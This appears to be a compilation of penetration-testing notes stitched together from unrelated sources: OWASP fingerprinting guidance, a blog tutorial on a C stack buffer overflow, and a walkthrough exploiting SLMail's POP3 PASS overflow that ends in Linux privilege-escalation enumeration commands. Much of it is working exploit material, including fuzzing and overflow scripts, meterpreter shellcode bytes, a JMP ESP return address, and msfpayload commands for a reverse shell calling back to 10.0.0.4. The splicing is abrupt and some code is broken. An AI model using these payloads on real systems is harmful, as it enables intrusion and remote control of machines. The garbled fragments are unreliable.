- Path - test each of the paths through an application that includes combinatorial and boundary value analysis testing for each decision path. While this approach offers thoroughness, the number of testable paths grows exponentially with each decision branch.

- Data flow (or taint analysis) - tests the assignment of variables via external interaction (normally users). Focuses on mapping the flow, transformation and use of data throughout an application.
- Race - tests multiple concurrent instances of the application manipulating the same data.

The trade off as to what method is used and to what degree each method is used should be negotiated with the application owner. Simpler approaches could also be adopted, including asking the application owner what functions or code sections they are particularly concerned about and how those code segments can be reached.

#### Black Box Testing

To demonstrate code coverage to the application owner, the tester can start with a spreadsheet and document all the links discovered by spidering the application (either manually or automatically). Then the tester can look more closely at decision points in the application and investigate how many significant code paths are discovered.

These should then be documented in the spreadsheet with URLs, prose and screenshot descriptions of the paths discovered.

#### Gray/White Box testing

Ensuring sufficient code coverage for the application owner is far easier with the gray and white box approach to testing. Information solicited by and provided to the tester will ensure the minimum requirements for code coverage are met.

### Tools

- Zed Attack Proxy (ZAP)
  - ZAP offers the following automatic spidering features:
    - Spider Site
    - Spider Subtree
    - Spider URL
    - Spider all in Scope
- List of spreadsheet software
- Diagramming software

## Fingerprint Web Application Framework (OTG-INFO-008)

### Test Objectives

To define type of used web framework so as to have a better understanding of the security testing methodology.

### How to Test

#### Black Box testing

There are several most common locations to look in in order to define the current framework:

- HTTP headers
- Cookies
- HTML source code
- Specific files and folders

##### HTTP headers

The most basic form of identifying a web framework is to look at the X-Powered-By field in the HTTP response header. Many tools can be used to fingerprint a target. The simplest one is netcat utility.

```Bash
$ nc 127.0.0.1 80
HEAD / HTTP/1.0
```

##### Cookies

Another similar and somehow more reliable way to determine the current web framework are framework-specific cookies.

### Tools

- WhatWeb Website: http://www.morningstarsecurity.com/research/whatweb Currently one of the best fingerprinting tools on the market. Included in a default Kali Linux build.

- BlindElephant Website: https://community.qualys.com/community/blindelephant This great tool works on the principle of static file checksum based version difference thus providing a very high quality of fingerprinting.

- Wappalyzer Website: http://wappalyzer.com Wapplyzer is a Firefox Chrome plug-in. It works only on regular expression matching and doesn't need anything other than the page to be loaded on browser. It works completely at the browser level and gives results in the form of icons. Although sometimes it has false positives, this is very handy to have notion of what technologies were used to construct a target website immediately after browsing a page.

## Fingerprint Web Application (OTG-INFO-009)

### Test Objectives

Identify the web application and version to determine known vulnerabilities and the appropriate exploits to use during testing.

### Tools

- FuzzDB wordlists of predictable files/folders (http://code.google.com/p/fuzzdb/).

- WhatWeb Website: http://www.morningstarsecurity.com/research/whatweb

- BlindElephant Website: https://community.qualys.com/community/blindelephant

- Wappalyzer Website: http://wappalyzer.com

## Map Application Architecture (OTG-INFO-010)

### Test Objectives

Determine firewalls, load balancers, proxies, databases,...

## Map Application Architecture (OTG-INFO-010)

### Test Objectives

Before performing an in-depth review it is necessary to map the network and application architecture. The different elements that make up the infrastructure need to be determined to understand how they interact with a web application and how they affect security. We need to know which server types, databases, firewalls, load balancers, ... are being used in the web app.

Buffer Overflow Exploit

I am interested in exploiting binary files. The first time I came across the `buffer overflow` exploit, I couldn't actually implement it. Many of the existing sources on the web were outdated(worked with earlier versions of gcc, linux, etc). It took me quite a while to actually run a vulnerable program on my machine and exploit it.

I decided to write a simple tutorial for beginners or people who have just entered the field of binary exploits.

> ### What will this tutorial cover?

This tutorial will be very basic. We will simply exploit the buffer by smashing the stack and modifying the return address of the function. This will be used to call some other function. You can also use the same technique to point the return address to some custom code that you have written, thereby executing anything you want(perhaps I will write another blog post regarding shellcode injection).

> ### Any prerequisites?

1. I assume people to have basic-intermediate knowledge of `C`.
2. They should be a little familiar with `gcc` and the linux command line.
3. Basic x86 assembly language.

> ### Machine Requirements:

This tutorial is specifically written to work on the latest distro's of `linux`. It might work on older versions. Similar is the case for `gcc`. We are going to create a 32 bit binary, so it will work on both 32 and 64 bit systems.

> ### Sample vulnerable program:

```
```

```
#include <stdio.h>

void secretFunction()
{
    printf("Congratulations!\n");
    printf("You have entered in the secret function!\n");
}

void echo()
{
    char buffer[20];

    printf("Enter some text:\n");
    scanf("%s", buffer);
    printf("You entered: %s\n", buffer);
}

int main()
{
    echo();

    return 0;
}
```

Now this programs looks quite safe for the usual programmer. But in fact we can call the `secretFunction` by just modifying the input. There are better ways to do this if the binary is local. We can use `gdb` to modify the `%eip`. But in case the binary is running as a service on some other machine, we can make it call other functions or even custom code by just modifying the input.

> Memory Layout of a C program

> ----------------------------

Let’s start by first examining the memory layout of a C program, especially the stack, it’s contents and it’s working during function calls and returns. We will also go into the machine registers `esp`, `ebp`, etc.

> ### Divisions of memory for a running process

<img src="../images/a47670dfe4698ff7a7648a3da5addb00.png" width="420" height="357" />

Source: <http://i.stack.imgur.com/1Yz9K.gif>

1. **Command line arguments and environment variables**: The arguments passed to a program before running and the environment variables are stored in this section.

2. **Stack**: This is the place where all the function parameters, return addresses and the local variables of the function are stored. It’s a `LIFO` structure. It grows downward in memory(from higher address space to lower address space) as new function calls are made. We will examine the stack in more detail later.

3. **Heap**: All the dynamically allocated memory resides here. Whenever we use `malloc` to get memory dynamically, it is allocated from the heap. The heap grows upwards in memory(from lower to higher memory addresses) as more and more memory is required.

4. **Uninitialized data(Bss Segment)**: All the uninitialized data is stored here. This consists of all global and static variables which are not initialized by the programmer. The kernel initializes them to arithmetic 0 by default.

5. **Initialized data(Data Segment)**: All the initialized data is stored here. This constists of all global and static variables which are initialised by the programmer.

6. **Text**: This is the section where the executable code is stored. The `loader` loads instructions from here and executes them. It is often read only.

> ### Some common registers:

1. **%eip**: The **Instruction pointer register**. It stores the address of the next instruction to be executed. After every instruction execution it's value is incremented depending upon the size of an instrution.

2. **%esp**: The **Stack pointer register**. It stores the address of the top of the stack. This is the address of the last element on the stack. The stack grows downward in memory(from higher address values to lower address values). So the `%esp` points to the value in stack at the lowest memory address.

3. **%ebp**: The **Base pointer register**. The `%ebp` register usually set to `%esp` at the start of the function. This is done to keep tab of function parameters and local variables. Local variables are accessed by subtracting offsets from `%ebp` and function parameters are accessed by adding offsets to it as you shall see in the next section.

> ### Memory management during function calls

Consider the following piece of code:

```
void func(int a, int b)
{
   int c;
   int d;
   // some code
}
void main()
{
   func(1, 2);
   // next instruction
```

}

```

Assume our `%eip` is pointing to the `func` call in `main`. The following steps would be taken:

1. A function call is found, push parameters on the stack from right to left(in reverse order). So `2` will be pushed first and then `1`.

2. We need to know where to return after `func` is completed, so push the address of the next instruction on the stack.

3. Find the address of `func` and set `%eip` to that value. The control has been transferred to `func()`.

4. As we are in a new function we need to update `%ebp`. Before updating we save it on the stack so that we can return later back to `main`. So `%ebp` is pushed on the stack.

5. Set `%ebp` to be equal to `%esp`. `%ebp` now points to current stack pointer.

6. Push local variables onto the stack/reserver space for them on stack. `%esp` will be changed in this step.

7. After `func` gets over we need to reset the previous stack frame. So set `%esp` back to `%ebp`. Then pop the earlier `%ebp` from stack, store it back in `%ebp`. So the base pointer register points back to where it pointed in `main`.

8. Pop the return address from stack and set `%eip` to it. The control flow comes back to `main`, just after the `func` function call.

This is how the stack would look while in `func`.

<img src="../images/06255ebd55e13c26744f214716697d32.png" width="262" height="174" />

> Buffer overflow vulnerability

> ----------------------------

Buffer overflow is a vulnerability in low level codes of C and C++. An attacker can cause the program to crash, make data corrupt, steal some private information or run his/her own code.
```

It basically means to access any buffer outside of it’s alloted memory space. This happens quite frequently in the case of arrays. Now as the variables are stored together in stack/heap/etc. accessing any out of bound index can cause read/write of bytes of some other variable. Normally the program would crash, but we can skillfully make some vulnerable code to do any of the above mentioned attacks. Here we shall modify the return address and try to execute the return address.

[Here](https://dhavalkapil.com/assets/files/Buffer-Overflow-Exploit/vuln.c) is the link to the above mentioned code. Let’s compile it.

> *For 32 bit systems*

```
gcc vuln.c -o vuln -fno-stack-protector
```

> *For 64 bit systems*

```
gcc vuln.c -o vuln -fno-stack-protector -m32
```

`-fno-stack-protector` disabled the stack protection. Smashing the stack is now allowed. `-m32` made sure that the compiled binary is 32 bit. You may need to install some additional libraries to compile 32 bit binaries on 64 bit machines. You can download the binary generated on my machine [here](https://dhavalkapil.com/assets/files/Buffer-Overflow-Exploit/vuln).

You can now run it using `./vuln`.

```
Enter some text:
HackIt!
You entered: HackIt!
```

```

Let’s begin to exploit the binary. First of all we would like to see the disassembly of the binary. For that we’ll use `objdump`

```
objdump -d vuln
```

Running this we would get the entire disasembly. Let’s focus on the parts that we are interested in. (Note however that your output may vary)

<img src="../images/481e9c9cbf2eefe4127a574afdd8cbaa.png" width="608" height="632" />

> ### Inferences:

1. The address of `secretFunction` is `0804849d` in hex.

   ```
   0804849d <secretFunction>:
   ```

2. `38 in hex or 56 in decimal` bytes are reserved for the local variables of `echo` function.

   ```
   80484c0:    83 ec 38    sub         $0x38,%esp
   ```

3. The address of `buffer` starts `1c in hex or 28 in decimal` bytes before `%ebp`. This means that 28 bytes are reserved for `buffer` even though we asked for 20 bytes.
   ```

```
 80484cf:    8d 45 e4    lea        -0x1c(%ebp),%eax
```

> ### Designing payload:

Now we know that 28 bytes are reserved for `buffer`, it is right next to `%ebp`(the Base pointer of the `main` function). Hence the next 4 bytes will store that `%ebp` and the next 4 bytes will store the return address(the address that `%eip` is going to jump to after it completes the function). Now it is pretty obvious how our payload would look like. The first 28+4=32 bytes would be any random characters and the next 4 bytes will be the address of the `secretFunction`.

Note: Registers are 4 bytes or 32 bits as the binary is compiled for a 32 bit system.

The address of the `secretFunction` is `0804849d` in hex. Now depending on whether our machine is little-endian or big-endian we need to decide the proper format of the address to be put. For a little-endian machine we need to put the bytes in the reverse order. i.e. `9d 84 04 08`. The following scripts generate such payloads on the terminal. Use whichever language you prefer to:

```
ruby -e 'print "a"*32 + "\x9d\x84\x04\x08"'

python -c 'print "a"*32 + "\x9d\x84\x04\x08"'

perl -e 'print "a"x32 . "\x9d\x84\x04\x08"'

php -r 'echo str_repeat("a",32) . "\x9d\x84\x04\x08";'
```

Note: we print \\x9d because 9d was in hex

You can pipe this payload directly into the `vuln` binary.

```
ruby -e 'print "a"*32 + "\x9d\x84\x04\x08"' | ./vuln

python -c 'print "a"*32 + "\x9d\x84\x04\x08"' | ./vuln

perl -e 'print "a"x32 . "\x9d\x84\x04\x08"' | ./vuln

php -r 'echo str_repeat("a",32) . "\x9d\x84\x04\x08";' | ./vuln
```

This is the output that I get:

```
Enter some text:
You entered: aaaaaaaaaaaaaaaaaaaaaaaaaaaaaaaa<rubbish 3 bytes>
Congratulations!
You have entered in the secret function!
Illegal instruction (core dumped)
```

Cool! we were able to overflow the buffer and modify the return address. The `secretFunction` got called. But this did foul up the stack as the program expected `secretFunction` to be present.

> ### What all C functions are vulnerable to Buffer Overflow Exploit?

1. gets

2. scanf

3. sprintf

4. strcpy

Whenever you are using buffers, be careful about their maximum length. Handle them appropriately.

> ### What next?

While managing [BackdoorCTF](https://backdoor.sdslabs.co/) I devised a simple challenge based on this vulnerability. [Here](https://backdoor.sdslabs.co/challenges/ECHO). See if you can solve it!

Find me on [Github](https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/) and [Twitter](https://dhavalkapil.com/blogs/Buffer-Overflow-Exploit/)

Buffer Overflows

There are three main ways of identifying flaws in applications

- If the source code of the application is available, then source code review is probably the easiest way to identify bugs.
- If the application is closed source, you can use reverse engineering techniques, or fuzzing, to find bugs.

## A look inside Stack while a simple app is running

![](./../images/inside_stack.png)

## Fuzzing

- Fuzzing involves sending malformed data into application input and watching for unexpected crashes.

- An unexpected crash indicates that the application might not filter certain input correctly. This could lead to discovering an exploitable vulnerability.

### A Word About DEP and ASLR

- __DEP__ (Data Execution Prevention) is a set of hardware, and software, technologies that perform additional checks on memory, to help prevent malicious code from running on a system.

- The primary benefit of __DEP__ is to help prevent code execution from data pages, by raising an exception, when execution occurs.

- __ASLR__ (Address Space Layout Randomization) randomizes the base addresses of loaded applications, and DLLs, every time the Operating System is booted.

#### Interacting with the POP3 Protocol

> if the protocol under examination was unknown to us, we would either need to look up the RFC of the protocol format, or learn it ourselves, using a tool like Wireshark.

- To reproduce the netcat connection usage performed earlier in the course using a Python script, our code would look similar to the following

```python
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

try:
  print "\nSending vil buffer..."
  s.connect(('10.0.0.22',110))     #connect to IP, POP3 port
  data = s.recv(1024)     # receive banner
  print data     # print banner
  s.send('USER   test' +'\r\n')     # end username "test"

  data = s.recv(1024)     # receive reply

  print data     # print reply


  s.send('PASS test\r\n')     # send password "test"

  data = s.recv(1024)     # receive reply

  print data     # print reply


  s.close()     # close socket

  print "\nDone!"


except:

  print "Could not connect to POP3!”
```

- Taking this simple script and modifying it to fuzz the password field during the login process is easy. The resulting script would look like the following.

```python
#!/usr/bin/python

import socket


# Create an array of buffers, from 10 to 2000, with increments of 20.

buffer=["A"]

counter=100


while len(buffer) <= 30:

  buffer.append("A"*counter)

  counter=counter+200
```

```
for string in buffer:
  print "Fuzzing PASS with %s bytes" %len(string)
  s=socket.socket(socket.AF_INET,socket.SOCK_STREAM)
  s.recv(1024)
  s.send('USER test\r\n')
  s.recv(1024)
  s.send('PASS ' + string + '\r\n')
  s.send('QUIT\r\n')
  s.close()
```

- Run this script against your SLMail instance, while attached to __Immunity Debugger__.

- The results of running this script shows that the __Extended Instruction Pointer (EIP)__ register has been overwritten with our input buffer of A’s (the hex equivalent of the letter A is \x41).

- This is of particular interest to us, as the EIP register also controls the execution flow of the application.

- This means that if we craft our exploit buffer carefully, we might be able to divert the execution of the program to a place of our choosing, such as a into the memory where we can introduce some reverse shell code, as part of our buffer.

![Execution Halted in OllyDbg](./../images/33.png)

## Check for bad characters

```Shell
>> python -c \
'print "A"*80 + "B"*4 + \
"x01x02x03x04x05x06x07x08x09x0ax0bx0cx0dx0ex0fx10" + \
"x11x12x13x14x15x16x17x18x19x1ax1bx1cx1dx1ex1fx20" + \
"x21x22x23x24x25x26x27x28x29x2ax2bx2cx2dx2ex2fx30" + \
"x31x32x33x34x35x36x37x38x39x3ax3bx3cx3dx3ex3fx40" + \
"x41x42x43x44x45x46x47x48x49x4ax4bx4cx4dx4ex4fx50" + \
"x51x52x53x54x55x56x57x58x59x5ax5bx5cx5dx5ex5fx60" + \
"x61x62x63x64x65x66x67x68x69x6ax6bx6cx6dx6ex6fx70" + \
"x71x72x73x74x75x76x77x78x79x7ax7bx7cx7dx7ex7fx80" + \
"x81x82x83x84x85x86x87x88x89x8ax8bx8cx8dx8ex8fx90" + \
"x91x92x93x94x95x96x97x98x99x9ax9bx9cx9dx9ex9fxa0" + \
"xa1xa2xa3xa4xa5xa6xa7xa8xa9xaaxabxacxadxaexafxb0" + \
"xb1xb2xb3xb4xb5xb6xb7xb8xb9xbaxbbxbcxbdxbexbfxc0" + \
"xc1xc2xc3xc4xc5xc6xc7xc8xc9xcaxcbxccxcdxcexcfxd0" + \
"xd1xd2xd3xd4xd5xd6xd7xd8xd9xdaxdbxdcxddxdexdfxe0" + \
"xe1xe2xe3xe4xe5xe6xe7xe8xe9xeaxebxecxedxeexefxf0" + \
"xf1xf2xf3xf4xf5xf6xf7xf8xf9xfaxfbxfcxfdxfexff"'
```

## Generate meterpreter bind-tcp payload

```Shell
>> msfvenom -p linux/x86/meterpreter/bind_tcp -b="0x00" -f python
```

```Python
# using output from last command we can create our full payload
python -c \
"AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA"
"BBBB"
'print "A"*80 + "B"*4 + "x90" * (400 - 137) + \
"\xba\x8a\x2a\xb0\xa4\xd9\xed\xd9\x74\x24\xf4\x5d\x31" + \
"\xc9\xb1\x1c\x31\x55\x14\x03\x55\x14\x83\xed\xfc\x68" + \
"\xdf\xda\xd9\x34\xb9\xa9\x25\x7d\xb9\xdd\x29\x7d\x33" + \
"\x3e\x4f\xfc\xa0\xc1\x60\x33\xa6\xf3\x5b\x3c\x44\xa0" + \
"\x18\x91\xe1\x45\x16\xf4\x46\x2f\xe5\x76\xf7\xda\xf1" + \
"\x22\x92\x18\x90\xcb\x32\x8a\xed\x2a\xd8\xba\xb6\xc6" + \
"\x7b\x9b\x85\x96\x13\x98\xd2\x82\x42\xc4\x84\xf8\x1c" + \
"\xf8\x38\xed\x80\x96\x28\x5c\x69\xee\xa8\x34\xef\xa8" + \
"\xe7\x48\x3e\xab\x48\x2e\x0c\xac\xf9\xed\x3e\xcb\x70" + \
"\xa0\x3a\xd9\x03\xd1\xf5\xed\xb3\xd6\x34\x6d\x34\x07" + \
"\x9d\xde\x3d\x7a\xa2\xe0\xa3"'
```

```
badchars =
"\x00\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b" +
"\x1c\x1d\x1e\x1f\x20\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a" +
"\x3b\x3c\x3d\x3e\x3f\x40\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59" +
"\x5a\x5b\x5c\x5d\x5e\x5f\x60\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70\x71\x72\x73\x74\x75\x76\x77\x78" +
"\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90\x91\x92\x93\x94\x95\x96\x97" +
"\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0\xb1\xb2\xb3\xb4\xb5\xb6" +
"\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0\xd1\xd2\xd3\xd4\xd5" +
"\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0\xf1\xf2\xf3\xf4" +
"\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff"
```

Win32 Buffer Overflow Exploitation

## Replicating the Crash

- Our first task in the exploitation process is to write a simple script that will replicate our observed crash, without having to run the fuzzer each time.

```python
#!/usr/bin/python
import socket s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
buffer = 'A' * 2700
try:
  print "\nSending evil buffer..."
  s.connect(('10.0.0.22',110))
  data = s.recv(1024)
  s.send('USER username' +'\r\n')
  data = s.recv(1024)
  s.send('PASS ' + buffer + '\r\n')
  print "\nDone!."
except:
  print "Could not connect to POP3!"
```

## Controlling EIP

- Getting control of the EIP register is a crucial step of exploit development.

- For this reason, it is vital that we locate those 4 A’s that overwrite our EIP register in the buffer.
- There are two common ways to do this:

### Binary Tree Analysis

- Instead of 2700 A’s, we send 1350 A''s and 1350 B''s.

- If EIP is overwritten by B''s, we know the four bytes reside in the second half of the buffer.

- We then change the 1350 B''s to 675 B''s and 675 C''s, and send the buffer again.

- If EIP is overwritten by C''s, we know that the four bytes reside in the 2000–2700 byte range.

- We continue splitting the specific buffer until we reach the exact four bytes that overwrite EIP.

- Mathematically, this should happen in seven iterations.

### Sending a Unique String

- The faster method of identifying these four bytes is to send a unique string of 2700 bytes, identify the 4 bytes that overwrite EIP, and then locate those four bytes in our unique buffer.

- __pattern_create.rb__ is a Ruby tool for creating and locating such buffers, and can be found as part of the Metasploit Framework exploit development scripts.

```Shell

> locate pattern_create

> /usr/share/metasploit-framework/tools/patte_create.rb 2700

```

- We can now use the companion to pattern_create, pattern_offset.rb, to discover the offset of these specific 4 bytes in our unique byte string.

![EIP Overwritten by the Unique Pattern](./../images/34.png)

```Shell

> /usr/share/metasploit-framework/tools/pattern_offset.rb 39694438

# running resutl :[*] Exact match at offset 2606

```

- The pattern_offset.rb script reports these 4 bytes being located at offset 2606 of the 2700 bytes.

- Let’s translate this to a new modified buffer string, and see if we can control the EIP register. We modify our exploit to contain the following buffer string

```python
buffer = "A" * 2606 + "B" * 4 + "C" * 90
```

![EIP is Controlled](./../images/35.png)

- Sending this new buffer to the SLMail POP3 server produces the following crash in our debugger. Once again, take note of the ESP and EIP registers.

- This time, the ESP has a different value than our first crash. The EIP register is cleanly overwritten by B’s (\x42), signifying that our calculations were correct, and we can now control the execution flow of the SLMail application.

- Where, exactly, do we redirect the execution flow, now that we control the EIP register?

- Part of our buffer can contain the code (or shellcode) we would like to have executed by the SLMail application, such as a reverse shell.

### Locating Space for Your Shellcode

- The Metasploit Framework can automatically generate shellcode payloads.

- A standard reverse shell payload requires about 350-400 bytes of space.

- Looking back at the last crash, we can see that the ESP register points directly to the beginning of our buffer of C’s.

![ESP is Pointing to the Buffer of C''s](./../images/36.png)

- However, on counting those C’s, we notice that we have a total of 74 of them – not enough to contain a 350-byte payload.

- One easy way out of this is simply to try to increase our buffer length from 2700 bytes to 3500 bytes, and see if this results in a larger buffer space for our shellcode.

```python
buffer = "A" * 2606 + "B" * 4 + "C" * (3500 – 2606 - 4)
```

![Our Increased Buffer Length is Successful](./../images/37.png)

### Checking for Bad Characters

- Depending on the application, vulnerability type, and protocols in use, there may be certain characters that are considered “bad” and should not be used in your buffer, return address, or shellcode.

- One example of a common bad character (especially in buffer overflows caused by unchecked string copy operations) is the null byte (0x00).

- This character is considered bad because a null byte is also used to terminate a string copy operation, which would effectively truncate our buffer to wherever the first null byte appears.

- Another example of a bad character, specific to the POP3 PASS command, is the carriage return (0x0D), which signifies to the application that the end of the password has been reached.

- #### An easy way to do this is to send all possible characters, from 0x00 to 0xff, as part of our buffer, and see how these characters are dealt with by the application, after the crash occurs

```python
#!/usr/bin/python
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
badchars = ( "\x01\x02\x03\x04\x05\x06\x07\x08\x09\x0a\x0b\x0c\x0d\x0e\x0f\x10"
"\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f\x20"
"\x21\x22\x23\x24\x25\x26\x27\x28\x29\x2a\x2b\x2c\x2d\x2e\x2f\x30"
"\x31\x32\x33\x34\x35\x36\x37\x38\x39\x3a\x3b\x3c\x3d\x3e\x3f\x40"
"\x41\x42\x43\x44\x45\x46\x47\x48\x49\x4a\x4b\x4c\x4d\x4e\x4f\x50"
"\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5a\x5b\x5c\x5d\x5e\x5f\x60"
"\x61\x62\x63\x64\x65\x66\x67\x68\x69\x6a\x6b\x6c\x6d\x6e\x6f\x70"
"\x71\x72\x73\x74\x75\x76\x77\x78\x79\x7a\x7b\x7c\x7d\x7e\x7f\x80"
"\x81\x82\x83\x84\x85\x86\x87\x88\x89\x8a\x8b\x8c\x8d\x8e\x8f\x90"
"\x91\x92\x93\x94\x95\x96\x97\x98\x99\x9a\x9b\x9c\x9d\x9e\x9f\xa0"
"\xa1\xa2\xa3\xa4\xa5\xa6\xa7\xa8\xa9\xaa\xab\xac\xad\xae\xaf\xb0"
"\xb1\xb2\xb3\xb4\xb5\xb6\xb7\xb8\xb9\xba\xbb\xbc\xbd\xbe\xbf\xc0"
"\xc1\xc2\xc3\xc4\xc5\xc6\xc7\xc8\xc9\xca\xcb\xcc\xcd\xce\xcf\xd0"
"\xd1\xd2\xd3\xd4\xd5\xd6\xd7\xd8\xd9\xda\xdb\xdc\xdd\xde\xdf\xe0"
"\xe1\xe2\xe3\xe4\xe5\xe6\xe7\xe8\xe9\xea\xeb\xec\xed\xee\xef\xf0"
"\xf1\xf2\xf3\xf4\xf5\xf6\xf7\xf8\xf9\xfa\xfb\xfc\xfd\xfe\xff")

buffer="A"*2606 + "B"*4 + badchars

try:
  print "\nSending evil buffer..."
  s.connect(('10.0.0.22',110))
  data = s.recv(1024)
  s.send('USER username' +'\r\n')
  data  = s.recv(1024)
  s.send('PASS ' + buffer + '\r\n')
  s.close()
  print "\nDone!"
except:
  print "Could not connect to POP3!"
```

- The resulting memory dump for the ESP register shows that the character 0x0A seems to have truncated the rest of the buffer that comes after it.

![The Buffer is Truncated](./../images/38.png)

- We remove the \x0A character from our list, and resend the payload. Looking at the resulting buffer, in memory, we see the following output, in the debugger

![Our Buffer is Still Corrupted](./../images/39.png)

- The only other problem we see occurs between 0x0C and 0x0E, which means that the character 0x0D is the culprit, but we should have already anticipated this. All the other characters seem to have no issues with SLMail, and do not get truncated, or mangled.

- To summarize, our buffer should not include in any way the following characters: 0x00, 0x0A, 0x0D.

### Redirecting the Execution Flow

- Our next task is finding a way to redirect the execution flow to the shellcode located at the memory address that the ESP register is pointing to, at crash time.

- The most intuitive thing to do would be to try replacing the B's that overwrite EIP with the address that pops up in the ESP register, at the time of the crash.

- However, as you should have noticed from the past few debugger restarts, the value of ESP changes, from crash to crash. Therefore, hardcoding a specific stack address would not provide a reliable way of getting to our buffer.

- This is because stack addresses change often, especially in threaded applications such as SLMail, as each thread has its reserved stack memory region allocated by the operating system.

#### Finding a Return Address

- If we can find an accessible, reliable address in memory that contains an instruction such as __JMP ESP__, we could jump to it, and in turn end up at the address pointed to, by the ESP register, at the time of the jump.

- If we can find an accessible, reliable address in memory that contains an instruction such as JMP ESP, we could jump to it, and in turn end up at the address pointed to, by the ESP register, at the time of the jump.

- But how do we find such an address?

- To our aid comes the Immunity Debugger script, __mona.py__. This script will help us identify modules in memory that we can search for such a "return address", which in our case is a JMP ESP command.

- ##### We will need to make sure to choose a module with the following criteria

1. No memory protections such as DEP and ASLR present.

1. Has a memory range that does not contain bad characters

- Looking at the output of the !mona modules command within Immunity Debugger shows the following output.

![The Output of the !mona modules Command](./../images/40.png)

- The mona.py script has identified the SLMCF.DLL as not being affected by any memory protection schemes, as well as not being rebased on each reboot. This means that this DLL will always reliably load to the same address. Now, we need to find a naturally occurring JMP ESP (or equivalent) instruction within this DLL, and identify at what address this instruction is located.

- Let's take a closer look at the memory mapping of this DLL.

![Inspecting the DLL Memory Mapping](./../images/41.png)

- If this application were compiled with DEP support, our JMP ESP address would have to be located in the code (.text) segment of the module, as that is the only segment with both Read (R) and Executable (E) permissions.

- However, since no DEP is enabled, we are free to use instructions from any address in this module.

- As searching for a JMP ESP address from within Immunity Debugger will only display addresses from the code section, we will need to run a more exhaustive binary search for a JMP ESP, or equivalent, opcode.

- To find the opcode equivalent to JMP ESP, we can use the Metasploit NASM Shell ruby script:

```Shell
> /usr/share/metasploit---framework/tools/nasm_shell.rb
nasm > jmp esp
# result : 00000000 FFE4          jmp esp
```

- Now that we know what we are looking for, we can search for this opcode in all the sections of the slmfc.dll file using the Mona script:

![Searching for a JMP ESP Instruction](./../images/42.png)

- Several possible addresses are found containing a JMP ESP instruction.

- We choose one which does not contain any bad characters, such as 0x5f4a358f, and double-check the contents of this address, inside the debugger.

![Verifying the JMP ESP Address](./../images/43.png)

- Perfect! Address 0x5f4a358f in SLMFC.dll contains a JMP ESP instruction.

- If we redirect EIP to this address at the time of the crash, a JMP ESP instruction will be executed, which will lead the execution flow into our shellcode.

- We can test this assumption by modifying our payload string to look similar to the following line, and place a memory breakpoint at the address 0x5f4a358f, before again running our script in the debugger.

```python
buffer = "A" * 2606 + "\x8f\x35\x4a\x5f" + "C" * 390
```

- The return address is written the wrong way around, as the x86 architecture stores addresses in little endian format, where the low-order byte of the number is stored in memory at the lowest address, and the high-order byte at the highest address.

- Using F2, we place a breakpoint on the return address, and run our exploit again, and we see output similar to the following.

![The JMP ESP Breakpoint is Reached](./../images/44.png)

### Generating Shellcode with Metasploit

- The msfpayload command can autogenerate over 275 shellcode payload options

```Shell
> msfpayload –l
```

- We will use a basic payload called __windows/shell_reverse_tcp__, which acts much like a reverse shell netcat payload.

```Shell
# The msfpayload script will generate C formatted (C parameter) shellcode
> msfpayload windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443 C
```

- That was easy enough, however we can immediately identify bad characters in this shellcode, such as null bytes.

- We will need to encode this shellcode using the Metasploit Framework __msfencode__ tool.

- We will also need to provide the msfencode script the specific bad characters we wish to avoid, in the resulting shellcode. Notice that msfencode needs raw shellcode (R parameter) as input.

```Shell
> msfpayload windows/shell_reverse_tcp LHOST=10.0.0.4 LPORT=443 R | msfencode -b "\x00\x0a\x0d"
```

- The resulting shellcode will send a reverse shell to 10.0.0.4 on port 443, contains no bad characters, and is 341 bytes long.

LINUX PRIVILEGE ESCALATION

A

Enumeration is the key.

(Linux) privilege escalation is all about:

Collect - Enumeration, more enumeration and some more enumeration.

Process - Sort through data, analyse and prioritisation.

Search - Know what to search for and where to find the exploit code.

Adapt - Customize the exploit, so it fits. Not every exploit work for every system "out of the box".

Try - Get ready for (lots of) trial and error.

Operating System

What's the distribution type? What version?

```
cat /etc/issue
cat /etc/*-release
  cat /etc/lsb-release
  cat /etc/redhat-release
```

What's the Kernel version? Is it 64-bit?

```
cat /proc/version
uname -a
uname -mrs
rpm -q kernel
dmesg | grep Linux
ls /boot | grep vmlinuz-
```

What can be learnt from the environmental variables?

```
cat /etc/profile
cat /etc/bashrc
cat ~/.bash_profile
cat ~/.bashrc
cat ~/.bash_logout
env
set
```

Is there a printer?

```
lpstat -a
```

Applications & Services

What services are running? Which service has which user privilege?

```
ps aux
ps -ef
top
cat /etc/service
```

Which service(s) are been running by root? Of these services, which are vulnerable - it's worth a double check!

```
ps aux | grep root
ps -ef | grep root
```

What applications are installed? What version are they? Are they currently running?

```
ls -alh /usr/bin/
